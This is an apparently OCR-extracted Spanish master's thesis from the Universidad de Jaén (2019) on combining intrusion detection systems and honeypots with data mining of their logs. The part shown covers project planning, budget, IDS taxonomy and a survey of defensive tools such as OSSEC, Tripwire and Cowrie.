Máster Universitario en Seguridad Informática

Escuela Politécnica Superior de Jaén

Universidad de Jaén

Escuela Politécnica Superior (Jaén)

EXTRACCIÓN DE CONOCIMIENTO EN REGISTROS DE ANOMALÍAS E INTRUSIONES MEDIANTE MINERÍA DE DATOS

Alumno/a: Cruz Fernández De Moya, Alejandro

Tutor/a: Jose María Serrano Chica

Dpto.: Departamento de Informática

Diciembre, 2019

Universidad de Jaén

Escuela Politécnica Superior de Jaén

Departamento de Informática

Don **Jose María Serrano Chica** , tutor del Proyecto Fin de Carrera titulado: **Extracción de conocimiento en registro de anomalías e intrusiones mediante minería de datos**, que presenta **Alejandro Cruz Fernández De Moya**, autoriza su presentación para defensa y evaluación en la Escuela Politécnica Superior de Jaén.

Jaén, Diciembre de 2019

El alumno: Los tutores:

ALEJANDRO CRUZ FERNÁNDEZ DE MOYA JOSE MARÍA SERRANO CHICA

Contenido

1. Introducción

1.1 Motivación

Debido al enorme uso que se hace de la tecnología en la actualidad, surge la necesidad de depositar y generar una gran cantidad de datos. La información que se deriva de estos datos tiene en muchos casos un carácter delicado ya que puede describir información personal, localización geográfica, hábitos de uso e incluso secretos profesionales (productos, planificaciones, etc.). Por esta razón es de vital importancia invertir recursos en mantener esta información a salvo de quien quiera manipularla, verla sin permiso o robarla.

Para llevar a cabo esta tarea se utilizan multitud de herramientas y técnicas, como cifrar la información, monitorizar los recursos a varios niveles, e incluso dedicar parte del desarrollo de un producto para hacerlos más robusto frente a ataques.

Es aquí donde entran los sistemas de detección de intrusiones, los cuales consisten en dispositivos (hardware o software) que monitorizan la actividad de una red o un sistema para reportar actividades maliciosas. Pueden ofrecer distintas formas de seguridad, como registrar actividades maliciosas haciendo de señuelo (honeypots), filtrando el tráfico de red (firewalls), o registrando la actividad del propio sistema (monitores de procesos como procmon).

Es por las actividades anteriormente mencionadas que se produce una cantidad ingente de datos por sistema, lo cual hace inviable un análisis verdaderamente práctico de la misma. Esto es un problema ya que es bastante relevante para tomar decisiones el analizar los datos para descubrir posibles intenciones de los usuarios (predecir intenciones de compra, aceptación de un producto, posible ataque, etc.).

Con el objetivo de establecer estas intenciones se busca crear modelos o patrones que las representen de manera legible al usuario. Es aquí donde surge la minería de datos, que aplicando diversas técnicas (algunas

estadísticas, otras de inteligencia artificial, entre otros tipos) sobre esos datos es capaz de crear un modelo aproximado que sirva para guiar una toma de decisiones.

1.2 Objetivo

El objetivo es instalar en un sistema distintos tipos de herramientas para la detección de intrusiones, de forma que el sistema en el que se instalen quede monitorizado a varios niveles, ya que cada tipo de SDI tiene un propósito en particular (unos monitorizan, otros filtran, otros hacen de señuelo).

Una vez implementadas y configuradas estas herramientas se procederá a una segunda fase en la que, a la información adquirida por estos sistemas, se le aplicarán procesos de minería de datos con el objetivo de filtrar la información proporcionada por las herramientas y extraer exclusivamente la que nos interesa.

Por último, se evaluará la efectividad de las herramientas y técnicas usadas para la ejecución de la parte práctica de este proyecto.

1.3 Planificación

En esta sección veremos el desarrollo del proyecto a lo largo del tiempo.

En un inicio se puede ver cierta continuidad en cuanto al desarrollo teórico de las primeras partes.




Diagrama de Gantt 1

Durante los meses de noviembre, diciembre y enero, se produce una ralentización del proyecto debido a ciertas complicaciones adicionales como el desarrollo de las prácticas de empresa, ya que durante este tiempo no se ha podido desarrollar el proyecto durante las mañanas.




Diagrama de Gantt 2

Es en estos meses cuando se documenta la parte de detección de intrusiones y donde se configuran las herramientas además de la corrección de algunos errores de configuración y la familiarización con algunas de ellas.





Diagrama de Gantt 3


Tras la finalización de las prácticas, se retoma el proyecto haciendo las primeras pruebas de captación de datos e iniciando la formación en minería de datos y parte de la documentación de esta parte en el proyecto.



ID	Nombre	Fecha de inicio	Fecha de fin
0	Introducción	20/08/18	25/09/18
1	Detección de intrusio...	1/10/18	28/11/18
20	Estudio de sistema...	1/10/18	19/10/18
23	Implantación y pu...	29/10/18	23/11/18
156	Corrección de e...	29/10/18	23/11/18
25	Justificación de la ...	26/11/18	27/11/18
27	Recopilación de d...	28/11/18	28/11/18
190	Parón 1 (Prácticas de ...	29/11/18	25/01/19
136	Proceso de aprendiza...	28/01/19	22/02/19
167	Realización de res...	28/01/19	22/02/19

Diagrama de Gantt 4


A la llegada de Abril surge una nueva ralentización del proyecto mientras se realiza el aprendizaje en minería de datos. En Junio se establece de nuevo un flujo continuo de progreso en el proyecto. Es en el rango de tiempo abarcado entre Junio y Noviembre que se realiza en su completitud la parte relativa a la minería de datos. Desde su aprendizaje hasta la elección de herramientas, su justificación y el desarrollo del experimento práctico, incluida la investigación acerca de los ataques de cara a realizar el modelo.



Nombre	Fecha de inicio	Fecha de fin
Introducción	20/08/18	25/09/18
Metodología de d...	20/08/18	27/08/18
Motivación del tra...	3/09/18	6/09/18
Definición de IDS	12/09/18	18/09/18
Definición de min...	12/09/18	20/09/18
Análisis del proble...	25/09/18	25/09/18
Detección de intrusio...	1/10/18	28/11/18
Estudio de sistema...	1/10/18	19/10/18
Implantación y pu...	29/10/18	23/11/18
Corrección de e...	29/10/18	23/11/18
Justificación de la ...	26/11/18	27/11/18
Recopilación de d...	28/11/18	28/11/18
Parón 1 (Prácticas de ...	29/11/18	25/01/19
Proceso de aprendiza...	28/01/19	22/02/19
Realización de res...	28/01/19	22/02/19
Minería de datos	10/05/19	22/11/19
Parón 2 (Búsqueda...	10/05/19	30/05/19
Estudio de diferen...	29/07/19	20/09/19
Proceso de aprend...	21/06/19	26/07/19
Justificación de la ...	23/09/19	18/10/19
Aplicación de solu...	21/10/19	22/11/19

Diagrama de Gantt 5

Finalmente a finales de Noviembre e inicios de Diciembre se empieza a finalizar el trabajo lugar a las conclusiones.



ID	Nombre	Fecha de inicio	Fecha de fin
0	Introducción	20/08/18	25/09/18
1	Detección de intrusio...	1/10/18	28/11/18
190	Parón 1 (Prácticas de ...	29/11/18	25/01/19
136	Proceso de aprendiza...	28/01/19	22/02/19
2	Minería de datos	10/05/19	22/11/19
37	Conclusiones	25/11/19	2/12/19
38	Evaluación de los r...	25/11/19	26/11/19
39	Desarrollo y entre...	27/11/19	2/12/19

Diagrama de Gantt 6

1.4 Presupuesto

Como ya hemos comentado este trabajo está formado por dos fases claramente diferenciadas. Para cada una de ellas necesitaremos herramientas y formación para poderlas llevar a cabo.

Por un lado, para la parte detección de intrusiones necesitaremos de un equipo que nos haga de señuelo para registrar la actividad de los atacantes, para después pasarla a otro donde será analizada.

Además necesitaremos de cierta formación adicional, para la parte de detección de intrusiones ya tenemos una base, pero para la parte de minería de datos debe haber una formación previa que empezará en su debido momento cuando se llegue a la parte relacionada de este proyecto.

A continuación pasaremos a describir el material que se ha necesitado para el desarrollo del proyecto:

Con respecto al equipo técnico necesario se ha necesitado del uso del siguiente modelo de Raspberry pi.

- Raspberry pi 3 modelo B

Raspberry pi 1


Precio: 33€

Placa base con capacidad para almacenar un sistema operativo, en este trabajo será utilizada para almacenar una serie de herramientas para

detección de intrusiones, en otras palabras, la prepararemos para ser nuestro cebo con el que extraeremos la información.

Con respecto a la formación en minería de datos, se han hecho acopio de diversas fuentes, por un lado los apuntes de la asignatura, y por otro, algunos capítulos del siguiente libro:

- Libro “Introducción a la minería de datos”



Introducción a la Minería de datos 1

Precio: 41€

Al carecer de nociones acerca de minería de datos, se ha tenido que adquirir a modo de introducción en la materia. En él se explica cada parte del proceso y cada una de las técnicas (de manera general) que pueden ser usadas junto con ejemplos para ilustrar las explicaciones.

Adicionalmente, no se ha requerido de más gastos, puesto que, al estar desarrollado el trabajo completamente por mí, no ha habido costes de personal. En cuanto al tiempo requerido, variará en función de diversos factores como el coste para solucionar problemas de configuración, mi propia disponibilidad,…Por último, se han obviado los costes de herramientas con cierta antigüedad como lo son mi propio portátil.

En un inicio, se ha requerido de un desembolso de unos 74€ para poder montar la infraestructura para la detección de intrusiones y para una base formativa para la minería de datos.

1.5 Análisis del problema

Cómo hemos comentado anteriormente las IDS son herramientas que están constantemente monitorizando nuestro sistema. De esa monitorización continua se pueden extraer una serie de registros los cuales tienen con frecuencia un tamaño considerable debido al tiempo continuo de monitoreo, el tráfico más o menos abundante y a la posible variación anómala del tráfico en determinadas circunstancias.

Es aquí donde la minería de datos juega un papel fundamental, al ser una disciplina cuyo objetivo es extraer conocimiento útil de bloques de información considerablemente grandes. Para ello es imprescindible tener claro qué tipo de información queremos extraer y con qué objetivo, ya que en función de ello las herramientas y las tareas del proceso pueden variar.

También es tarea relevante el conocer cómo va a almacenarse e integrarse la información antes de iniciar el proceso y cómo va a ser procesada y analizada después. A lo largo de este trabajo se irán aportando una base teórica de cada paso junto a una serie de justificaciones que nos ayudarán a tener claros los pasos a seguir durante el proceso, desde que la información es recogida hasta que es procesada, terminando en una conclusión basada en el conocimiento previo que hayamos adquirido en la identificación de amenazas. Además, explicaremos qué herramientas nos

hacen falta para llevar a cabo cada uno de los pasos que componen el proceso.

1.6 Definición de sistemas de detección de intrusiones

Es un dispositivo hardware o software enfocado a analizar la actividad del sistema y la red, en busca de accesos no autorizados o de actividades maliciosas. Se basan en registrar el tráfico (en el caso de los de red) o el uso de los usuarios de un ordenador para detectar anomalías en su comportamiento. Se pueden dividir en función de varios criterios: de modelo de funcionamiento (de host o de red), en que se basan para detectar (conocimiento, comportamiento), en función de la actividad en el sistema (pasivos o activos)

1.7 Minería de datos




Ilustración minería de datos 1

Proceso para extraer conocimiento útil y comprensible desde grandes cantidades de datos de distintos formatos. Tiene como objetivo la búsqueda de modelos o patrones a partir de esa ingente cantidad de datos. La idea es afinar la toma de decisiones gracias al uso de estos modelos o patrones.

Podemos entender entonces que la minería de datos comprende dos actividades principales:

- Trabajar con grandes cantidades enormes de datos, posiblemente de distintos dispositivos y con distinto formato con todas las dificultades que implican (ruido, datos vacíos, información volátil, etc.).
- Usar técnicas adecuadas para analizar y obtener conocimiento útil (patrones).

1.8 Estructura de esta memoria

A partir del siguiente punto este trabajo seguirá el siguiente esquema para abordar cada una de sus partes:

- Introducción teórica de la materia: Preámbulo teórico con definiciones para dar una base previa al acercamiento del problema y posterior selección de métodos.
- Desarrollo concreto: Tras la introducción pasaremos a explicar más concretamente que herramientas u algoritmos nos podrían servir para este problema.
- Justificación y exposición: La última parte de cada punto consta de la elección a aplicar para nuestro problema y un ejemplo de uso de las herramientas a usar.

Como excepción del punto 4 (Conclusiones), que incluirá ejemplos del problema a abordar con sus respectivas conclusiones, primero concretas para cada caso y una final para justificar el fin de este trabajo.

2. Estudio de sistemas de detección de intrusiones

En esta sección vamos a entrar en materia con las herramientas de detección de intrusiones. En la primera parte de este proyecto ya hablamos de ellos, definiéndolos de manera general. A continuación, definiremos algunos de sus tipos y cómo funcionan o qué tipo de registro generan.

2.1 Categorización

2.1.1 Tipos de IDS

Los IDS pueden dividirse principalmente en dos categorías:

- Por ámbito
  - Host
    - Se centran en una máquina concreta, por ejemplo, un ordenador o servidor.
    - Dentro de esta categoría podemos distinguir tres tipos:
      - Monitores
        - Consiste en monitorear tanto las características del dispositivo como su actividad. Este tipo de IDS monitorizan constantemente la actividad del sistema en busca de comportamientos anómalos, para ello constan de una base de datos propia con registros de eventos o de patrones de ataques. También chequean los logs en busca de algún cambio ilegítimo.
        - Además, también analizan los paquetes de red, pero solo los que entran o salen del propio host, principalmente para verificar posibles señales de intrusión.

- Verificadores de integridad.
    - También pueden verificar la integridad de archivos y ejecutables. Para ello tienen una base de datos de archivos confidenciales, archivos de los que se crea una suma de verificación (para cada uno) con una utilidad de resumen. El resultado se almacena en un documento (en texto plano) y es consultado cada vez que se quiera verificar la integridad del archivo asociado.
- Sistemas de decepción
    - Su cometido es emular un servicio legítimo. La idea es engañar al atacante para distraerlo haciéndole pensar que está en una máquina relevante con el objetivo de o bien solo retrasar un ataque o, además, estudiar su comportamiento en busca de las debilidades que le han permitido entrar en ese sistema.

- Red
    - Se basan en analizar el flujo de información de una red. La idea es escanear los paquetes, examinar su información y registrar los que sean sospechosos o contengan información sospechosa. Para esto se suele utilizar un dispositivo aparte en modo promiscuo para analizar toda la actividad, tiene la ventaja de ser transparente a los usuarios, lo cual consigue que evite ser atacado directamente.
    - Con los paquetes analizados y tachados como sospechosos, los IDS basados en red crean una base de datos de la que pueden sacar referencias ordenadas por severidad. Si la severidad de la amenaza de un paquete es suficientemente alta, se avisará al equipo para examinarlo.

- Por fuente de decisión
    - Basado en conocimiento: Se basan en archivos generados por parte del sistema, de las aplicaciones instaladas o de informes. La idea es analizar estos documentos en busca de un comportamiento extraño. Este tipo de IDS pueden basar su conocimiento en archivos almacenados dentro del propio sistema, la idea es comparar estos archivos con una base de datos de peculiaridades o de comportamientos anómalos. Estos archivos pueden ser generados mediante mecanismos del sistema operativo o aplicaciones instaladas.

    - Basado en comportamiento: Sus alertas saltan en cuanto se detecta una actividad anormal durante el comportamiento del usuario en el sistema. Se basan en patrones para distinguir entre una actividad normal o un intento de intrusión.
- Por actividad en el sistema
    - Activo: El IDS responde al atacante, por ejemplo, reprogramando el cortafuegos para que bloquee el trafico proveniente de la red del atacante.
    - Pasivo: El sensor detecta la actividad, la registra y manda la alerta.

2.1.2 Tipos de registros

Algunos de los archivos o registros en los que los IDS basan sus análisis para detectar anomalías son:

- **Registros de auditoría**: Son una serie de registros realizados por el propio sistema, creados cronológicamente. Registran la actividad de los usuarios y de los procesos que estos invocan. En estos archivos se registra la actividad a nivel de núcleo (llamadas a sistema), y a nivel de usuario (aplicaciones).

- **Registros de sistema**: En este fichero se guardan los eventos generados por el sistema. Los problemas de este tipo de registros son: que están almacenados en una ruta reconocible, están escritos en texto plano, están escritos por aplicaciones más vulnerables que el propio sistema.
- **Información de las aplicaciones**: Hace referencia a los registros generados por aplicaciones instaladas en el sistema. Algunos de ellos:
    - Bases de datos
    - Servidores web
- **Información recogida de objetivos**: Para realizar estos registros se establecen mecanismos para vigilar el estado de una serie de recursos concretos del sistema (por ejemplo, monitores que vigilan la ejecución de procesos). A diferencia de los registros de auditoria, que tienen un enfoque dinámico (se van realizando los registros en tiempo real), este tipo de monitores ofrecen un enfoque estático.

2.1.3 Tipos de respuestas

Pueden ser de dos tipos, en función de su actividad durante el ataque:

- Activas: Implican algún tipo de acción que afecte al progreso del ataque. De entre las respuestas activas podemos destacar las que implican:

    - **Ejecutar acciones contra el intruso**: La más usual cuando se piensa en respuestas activas. Consiste en evitar que el ataque aún vigente siga su curso. Hay muchas maneras de hacer esto algunas más drásticas como bloquear el equipo afectado, desactivar la red, y algunas menos drásticas como, por ejemplo, terminar la sesión sospechosa. Sin embargo, a la hora de actuar hay que tener cierto cuidado ya que, o bien, podríamos estar bloqueando el acceso a una máquina inocente que está siendo controlada, o bien, nuestra reacción podría dar pistas al atacante para realizar otro tipo de ataques diferentes.

Otro ejemplo práctico ante la sospecha de un inicio fraudulento en una sesión del algunos servicios web (Steam, Netflix, Gmail,…) consiste en avisar y preguntar al usuario si efectivamente ha sido él quien ha iniciado sesión en otra máquina.

- **Corregir el entorno**: Las acciones de este tipo de respuesta activa consisten en recuperar al sistema tras el ataque, (reconfigurándolo o recuperándolo a partir de una copia de seguridad) y aplicar algún tipo de mejora de seguridad para añadirle robustez (por ejemplo, registrando las pautas del último ataque para añadirlo a la base de datos).

  Un ejemplo bastante sonado fue aquel que implicó a telefónica cuando sufrió un ciberataque Ransomware (WannaCry), puesto que tras la detección de la amenaza se llevaron a cabo una serie de pautas para eliminar la amenaza y evitar que esta volviera a hacer el mismo daño.

- **Recopilar más información**: registrar información adicional de un ataque puede resultarnos útil de cara a un futuro, ya que, puede permitirnos averiguar vulnerabilidades antes pasadas por alto. Este tipo de informes podrían valer como prueba de cara a alguna posible acción legal contra el atacante. Para este tipo de acciones se suelen utilizar maquinas señuelo como los honeypots.

  Como ejemplo de este tipo de reacción, podemos poner el objetivo de este proyecto que consiste en recabar esa información para su posterior análisis mediante minería de datos.

- Pasivas

- Su funcionalidad se resume a avisar al responsable del sistema, de forma que, el encargado de reaccionar no es la herramienta si no el propio usuario.

Este tipo de herramientas pueden avisar de distintas maneras o bien, mediante un mensaje en la pantalla, o un mensaje, por ejemplo, al móvil (puede recibirlo en cualquier lugar) o al correo electrónico (puede incluir mayor cantidad de información).

Como ya se dijo en secciones anteriores, tenemos a nuestra disposición una amplia variedad de sistemas de detección de intrusiones. En esta sección analizaremos algunas de las herramientas IDS que hay y veremos cuales nos pueden resultar útiles para el proyecto. La idea es escoger varios, y quedarnos con uno de cada tipo para poder complementarlos y crear un sistema protegido a varios niveles.

Tipos

- Host
  - OSSEC: Sistema de monitorización open source con capacidad para gestionar incidentes de seguridad. Entre sus funciones podemos encontrar:

    - Análisis de logs, gracias al servicio rsyslog.
    - Validación de integridad
    - Monitoreo de registros (Windows) con tripwire.
    - Detección de rootkits mediante rkhunter.
    - Alertas en tiempo real, gracias a la herramienta logtash.

    Puede ser instalado tanto en Windows como en Linux, MacOS, OpenBSD y Solaris. Su última versión estable es del 23 de diciembre de 2017 por lo que podemos entender que es reciente. Se divide en tres partes, la aplicación en sí, un agente y una interfaz web.

- Advanced Intrusion Detection System (AIDE): Este IDS basado en host toma una “instantánea” de los logs del sistema. Con esta instantánea crea una base de datos con las veces que se ha modificado un archivo, un registro de hashes entre otros datos encontrados en estos registros del sistema. Última versión estable 10 de septiembre de 2010.

- System iNtrusion Analysis & Reporting Environment (SNARE): Colección de agentes de recolección de informes centrados en auditar archivos de registro. Disponible para Windows, Linux, OSX, Microsoft SQL Server, Solaris. Una vez recolecta los archivos logs del sistema, son almacenados en el servidor de intersect alliance para ser archivados y analizados.

- Vanguard Enforcer: IDS originalmente diseñado por la NASA capaz de proveer monitorización continua y chequeo de integridad. Junto a estas características también es capaz de corregir los cambios en el sistema que provocaron el fallo y de avisar al responsable de seguridad, además de registrar el ataque para futuras prevenciones. Es un servicio de pago.

- McAfee Host Intrusion Prevention for Desktop: IDS basado en host desarrollado por McAfee. Algunas de sus ventajas nos permiten protegernos de exploits zero-day además de actualizar de manera constante las firmas, protege además el arranque del sistema hasta que las directivas de seguridad son activadas. Este IDS está compuesto por un firewall y un sistema de prevención de intrusiones basado en comportamiento. Compatible con Windows y varias plataformas de virtualización. Su principal cometido es preveer ataques, pero no paliar si estos se consiguen llevar a cabo.

- Port Sentry: Este IDS tiene como objetivo monitorear los escaneos que se hacen hacia los puertos de un sistema

- Fail2Ban: IPS cuyo objetivo se centra en penalizar o bloquear los puertos a conexiones remotas sospechosas. Su funcionamiento se basa en monitorizar ciertos archivos de configuración y ejecutar scripts basados en estos archivos. Necesita de una aplicación que controle los paquetes que entran, por ejemplo un firewall

- Samhaim: IDS basado en host que tiene como funcionalidades el monitoreo de archivos de registro, integridad de ficheros, monitoreo de puertos. Puede instalarse en una red para proteger varios dispositivos de manera distribuida mediante la arquitectura cliente/controlador o puede instalarse individualmente en un dispositivo. Disponible para sistemas POSIX.

- Tripwire: IDS centrado en la monitorización y en el chequeo de integridad de archivos, específicamente los de sistema, para los cuales posee una serie de políticas que registran que archivos o directorios monitorizar y que atributos vigilar de ellos (ejemplo, permisos y sus propietarios).

- Honeypots

  También conocidos como sistemas de decepción, pueden clasificarse según su interacción con el usuario (alta o baja interacción), o por su propósito (académico o de investigación). A continuación, se describirán brevemente los honeypots que vamos a usar en este proyecto.

  - Cowrie: Honeypot de baja interacción que emula servicios SSH y Telnet. Está diseñado para atrapar ataques de fuerza

de bruta e interacción con la consola de comandos (tras el acceso).

Algunas de sus características son:

- Soporte para SFTP para subir (almacenados en la carpeta ‘dl’) y descargar (mediante el comando wget) archivos.
- Soporte para los comandos exec de SSH.
- Registro de actividad SSH.
- Sistema falso personalizale al que podemos añadir ficheros extra para hacerlo más creíble.
- Compatible con ELK, mysql, kippo-graph.

- Deception Toolkit: Honeypot que emula una amplia variedad de servicios de red. Se basa en escuchar las entradas y ejecutar respuestas para hacer entender al atacante que ha conseguido acceso, mientras registra como llevó a cabo el ataque y que hace tras él. Como contrapartida parece que el proyecto original dejó de actualizarse hace mucho.

- Dionaea: Honeypot diseñado para emular distintos servicios (ftp, http, mysql, etc.), su objetivo es capturar el malware que los atacantes dejan en nuestro ordenador.

- Shadow Daemon: Colección de herramientas para detectar, registrar y prever ataques. Entre estas herramientas se incluye un honeypot de alta interacción para aplicaciones hechas con perl, php y python. Algunas de las amenazas que es capaz de detectar abarcan desde inyecciones (SQL, XML, código…), Cross-site scripting o backdoors.

- Network

- NGIPS: IDS basado en red desarrollado por la marca CISCO. Este IDS permite detectar amenazas e interrumpir los ataques de manera automática e inmediata. Durante un ataque es capaz de realizar un informe relacionando el ataque con las máquinas afectadas. Su servicio permite proteger la red contra el malware y además un mejor control de aplicaciones y dispositivos.

- Bro IDS: Sistema de detección de intrusiones para unix/Linux que analiza el tráfico de red a nivel de aplicación. Está compuesto por dos componentes, el motor de eventos, encargado de organizar los paquetes, y el intérprete de scripts, que es quien detalla las acciones que se van a llevar a cabo cuando se detecta una actividad concreta. Tanto los criterios que hacen saltar una alarma como las acciones a tomar pueden personalizarse mediante scripts o Policies. Estas políticas pueden estar basadas en diferentes protocolos. Entre las medidas que se pueden llevar a cabo podemos contar las medidas activas.

